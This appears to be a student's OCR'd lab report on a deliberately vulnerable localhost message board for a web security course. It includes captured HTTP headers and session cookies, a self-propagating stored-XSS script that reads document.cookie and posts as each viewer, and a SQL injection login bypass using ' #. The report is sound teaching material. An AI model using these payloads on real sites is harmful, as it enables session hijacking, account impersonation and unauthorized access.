
CS5340 Welcome User4_firstname User4_lastname | Role: Ordinary User | Change Password

View Messages
Post Messages
Search Messages
Logout

Posted on Oct 31st, 2024 8:47pm by attacker1

Posted on Oct 31st, 2024 8:46pm by user4 | *Delete*

f. Open the text-file created in (a) in the file directory of the web application



info.txt

File Edit View

```
user_details=user4; __stripe_mid=1988546a-0510-41cc-a81b-
b3b05789ca8c730832; ajs_anonymous_id=ce8b1e4f-52b7-46d1-
a260-22c387f1ea4e; _xsrf=2|c2bff126|
8f68d885d991efd560273d39bd91e27b|1728759636; PHPSESSID=
96k14jfqf24r4sj2lvensmv4a6
```


Ln 2, Col 1 | 231 characters | 100% | Unix (LF) | UTF-8

g. What do you observe? Reason behind observation?

Upon viewing info.txt, you'll find the session cookies for any user who viewed the infected message. This demonstrates the danger of Cross-Site Scripting (XSS) attacks, as they exploit unvalidated inputs and allow attackers to steal sensitive data directly from the client's browser.

Task2:

a. Live HTTP Headers




```
X-Powered-By: PHP/8.0.30
Expires: Thu, 19 Nov 1981 08:5
Cache-Control: no-store, no-ca
Pragma: no-cache
Content-Length: 1710
Keep-Alive: timeout=5, max=97
Connection: Keep-Alive
Content-Type: text/html; chars

http://localhost/favicon.
Host: localhost
User-Agent: Mozilla/5.0 (Windo
Accept: image/avif,image/webp,
Accept-Language: en-US,en;q=0.
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://localhost/CS53
Cookie: __stripe_mid=1988546a-
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
GET: HTTP/1.1 200 OK
Date: Wed, 30 Oct 2024 15:53:1
Server: Apache/2.4.58 (Win64)
Last-Modified: Thu, 16 Jul 201
ETag: "78ae-51affc7a4c400"
Accept-Ranges: bytes
Content-Length: 30894
Content-Type: image/x-icon
```

HTTP Header Live
by Martin Antrag

This add-on is not actively monitored for security by Mozilla. Make sure you trust it before installing.

Displays the HTTP header. Edit it and send it.


b. Login to the attacker – post message page



```
-Powered-By: PHP/8.0.30
xpires: Thu, 19 Nov 1981 08:5
ache-Control: no-store, no-ca
ragma: no-cache
ontent-Length: 1710
eep-Alive: timeout=5, max=97
onnection: Keep-Alive
ontent-Type: text/html; chars

ttp://localhost/favicon.
ost: localhost
ser-Agent: Mozilla/5.0 (Windo
ccept: image/avif,image/webp,
ccept-Language: en-US,en;q=0.
ccept-Encoding: gzip, deflate
onnection: keep-alive
eferer: http://localhost/CS53
ookie: __stripe_mid=1988546a-
ec-Fetch-Dest: image
ec-Fetch-Mode: no-cors
ec-Fetch-Site: same-origin
ET: HTTP/1.1 200 OK
ate: Wed, 30 Oct 2024 15:53:1
erver: Apache/2.4.58 (Win64)
ast-Modified: Thu, 16 Jul 201
Tag: "78ae-51affc7a4c400"
ccept-Ranges: bytes
ontent-Length: 30894
ontent-Type: image/x-icon
```

Welcome Attacker1_firstname Attacker1_lastname | Role: Ordinary User | Change Password


c. HTTP Header Live



```
http://localhost/CS5340-TOY-APPLICATION-2022/logout.php
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br, zstd
Connection: keep-alive
Referer: http://localhost/CS5340-TOY-APPLICATION-2022/board.php
Cookie: user_details=user1; __stripe_mid=1988546a-0510-41cc-a81b-b3b05789ca8c730832; ajs_
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
GET: HTTP/1.1 200 OK
Date: Wed, 30 Oct 2024 23:22:21 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
X-Powered-By: PHP/8.0.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/
Content-Length: 1194
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://localhost/favicon.ico
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/13
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
```

Welcome Attacker1_firstname Attacker1_lastname | Role: Ordinary User | Change Password


d. Post Message" page and press "Post" button



```
http://localhost/CS5340-TOY-APPLICATION-2022/logout.php
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br, zstd
Connection: keep-alive
Referer: http://localhost/CS5340-TOY-APPLICATION-2022/board.php
Cookie: user_details=user1; __stripe_mid=1988546a-0510-41cc-a81b-b3b05789ca8c730832; ajs_anony
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
GET: HTTP/1.1 200 OK
Date: Wed, 30 Oct 2024 23:22:21 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
X-Powered-By: PHP/8.0.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/
Content-Length: 1194
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://localhost/favicon.ico
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
```


HTTP Header Live
Clear
Options
File Save
Record Data
autoscroll
CS5340 Welcome Attacker1_firstname Attacker1_lastname | Role: Ordinary User | Change Password
View Messages
Post Messages
Search Messages
Logout
Post Message:
Hi, this is a sample post message
Post

e. observe in the HTTP Header Live window



```
http://localhost/CS5340-TOY-APPLICATION-2022/post-message.php
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br, zstd
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/CS5340-TOY-APPLICATION-2022/post-message.php
Cookie: user_details=attacker1; __stripe_mid=1988546a-0510-41cc-a81b-b3b05789ca8c730832; ajs_a
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
message_text=Hi, this is a sample post message&post_message=1
POST: HTTP/1.1 200 OK
Date: Wed, 30 Oct 2024 23:29:09 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
X-Powered-By: PHP/8.0.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 1777
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

f. Identify header section, body section



```
POST  http://localhost/CS5340-TOY-APPLICATION-2022/post-message.php
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br, zstd
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/CS5340-TOY-APPLICATION-2022/post-message.php
Cookie: user_details=attacker1; __stripe_mid=1988546a-0510-41cc-a81b-b3b05789ca8c730832; ajs_anonymous_id=c
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
message_text=Hi, this is a sample post message&post_message=1
```


Extension: (HTTP Header Live) - HTTP Header Live Sub — Mozilla Firefox
Send
Content-Length:61

Header Section – Host (localhost), Content-Type (application/x-www-form-urlencoded), Connection (keep-alive) Cookie (user_details=attacker1; __stripe_mid=1988546a-0510-41cc-a81b-b3b05789ca8c730832; ajs_anonymous_id=ce8b1e4f-52b7-46d1-a260-22c387f1ea4e; username-localhost-8888="2|1:0|10:1728759636|23:username-localhost-8888|192:eyJ1c2VybmFtZSI6ICIzZjVlMmE5ZDI0ZWU0MGFiOWY1MGFlZGFjYTllZmQ3NiIsICJuYW1lIjogIkFub255bW91cyBIZXJzZSIsICJkaXNwbGF5X25hbWUiOiAiQW5vbnltb3VzIEhlcnNlIiwgImluaXRpYWxzIjogIkFIIiwgImNvbG9yIjogbnVsbH0=|0b0f9e4884c26ee9d268702373480cd6cd12a7f578fddf9a51e684afab42adc6"; _xsrf=2|c2bff126|8f68d885d991efd560273d39bd91e27b|1728759636; username-localhost-8889="2|1:0|10:1729701057|23:username-localhost-8889|200:eyJ1c2VybmFtZSI6ICJiYTBiMGM2MzFmNjM0MWIwOTg0MThhOTg3MjI0NmFmMiIsICJuYW1lIjogIkFub255bW91cyBIZWdlbW9uZSIsICJkaXNwbGF5X25hbWUiOiAiQW5vbnltb3VzIEhlZ2Vtb25lIiwgImlua

XRpYWxzIjogIkFIIiwgImNvbG9yIjogbnVsbH0=|cb71b0f66ddeccd84fca9a080af7a1ed00dfc3e47519a9362a25a22962414dda"; PHPSESSID=iuqiit48nkb1ut0nkvcrqicu86
)
Body Section – message_text (Hi, this is a sample post message), post_message (1)


g. <script>
var xhr = new XMLHttpRequest();
xhr.open("POST","unknown-1", true);
xhr.setRequestHeader("Host","unknown-2");
xhr.setRequestHeader("Connection","unknown-3");
xhr.setRequestHeader("Cookie", document.cookie);
xhr.setRequestHeader("Content-type","unknown-4");
xhr.send("message_text=unknown-5&post_message=1");
</script>
Unknown1 – http://localhost/CS5340-TOY-APPLICATION-2022/post-message.php
Unknown2 - localhost
Uknown3 - keep-alive
Unknown4 - application/x-www-form-urlencoded
Unknown5 – malacious_message
<script>

h. var xhr = new XMLHttpRequest();
xhr.open("POST","http://localhost/CS5340-TOY-APPLICATION-2022/post-message.php", true);
xhr.setRequestHeader("Host"," localhost ");
xhr.setRequestHeader("Connection"," keep-alive ");
xhr.setRequestHeader("Cookie", document.cookie);
xhr.setRequestHeader("Content-type"," application/x-www-form-urlencoded ");
xhr.send("message_text= malacious_message&post_message=1");
</script>


CS5340
Welcome Attacker1_firstname Attacker1_lastname | Role: Ordinary User | Change Password
View Messages
Post Messages
Search Messages
Logout
Post Message:
Post

```
<script>
var xhr = new XMLHttpRequest();
xhr.open("POST","http://localhost/CS5340-TOY-APPLICATION-2022/post-message.php", true);
xhr.setRequestHeader("Host"," localhost ");
xhr.setRequestHeader("Connection"," keep-alive ");
xhr.setRequestHeader("Cookie", document.cookie);
```

i. Log into the application as a victim and click the “View Message” tab a couple of times


CS5340 Welcome User1_firstname User1_lastname | Role: Ordinary User | Change Password

View Messages
Post Messages
Search Messages
Logout

Posted on Oct 31st, 2024 2:07am by user1 | Delete
malacious_message

Posted on Oct 31st, 2024 2:07am by user1 | Delete
malacious_message


Posted on Oct 31st, 2024 2:07am by user1 | Delete
malacious_message

Posted on Oct 31st, 2024 2:07am by user1 | Delete
malacious_message

Posted on Oct 31st, 2024 2:06am by attacker1

Posted on Oct 31st, 2024 12:29am by attacker1
Hi, this is a sample post message

j. Log into the application as another user (attacker or otherwise) and click the “View Message” tab a couple of times


CS5340 Welcome User2_firstname User2_lastname | Role: Ordinary User | Change Password

View Messages
Post Messages
Search Messages
Logout

Posted on Oct 31st, 2024 2:10am by user2 | Delete
malacious_message

Posted on Oct 31st, 2024 2:10am by user2 | Delete
malacious_message

Posted on Oct 31st, 2024 2:10am by user2 | Delete
malacious_message


Posted on Oct 31st, 2024 2:07am by user1
malacious_message

Posted on Oct 31st, 2024 2:07am by user1
malacious_message

Posted on Oct 31st, 2024 2:07am by user1

k. What do you observe? Explain the reason behind this observation
When user1 is logged in, on clicking view messages tab couple of times, each time when he clicks – user can view “malicious_message” is posted by him. Though he didn’t post the message, it was observed as malicious message is posted by him. Similarly user2 logs in – on clicking view message tab – he can see that that he had posted something, although he didn’t do that. So, it deceives everyone that users are posting the message. The reason behind is XSS vulnerability is injected directly into the SQL database. This affects all users when ever user tries to click on view message. The XSS vulnerability automatically generates a post request, making a text message – posted by an user.

SECTION 2 – SQL INJECTION ATTACKS



localhost/CS5340-TOY-APPLICATION-2022/login.php

CS5340

Please Sign In:

user1

••••••••



localhost/CS5340-TOY-APPLICATION-2022/index.php

CS5340 Welcome User1_firstname User1_lastname | Role: Ordinary User | Change Password

CS-5340

Task1:

Browse to login page, Enter the correct username of the attacker followed by ' # into the username input, enter anything in password input box



localhost/CS5340-TOY-APPLICATION-2022/login.php

CS5340

Please Sign In:

user1'#

•••••••••••••


localhost/CS5340-TOY-APPLICATION-2022/search.php

CS5340 Welcome User1_firstname User1_lastname | Role: Ordinary User | Change Password

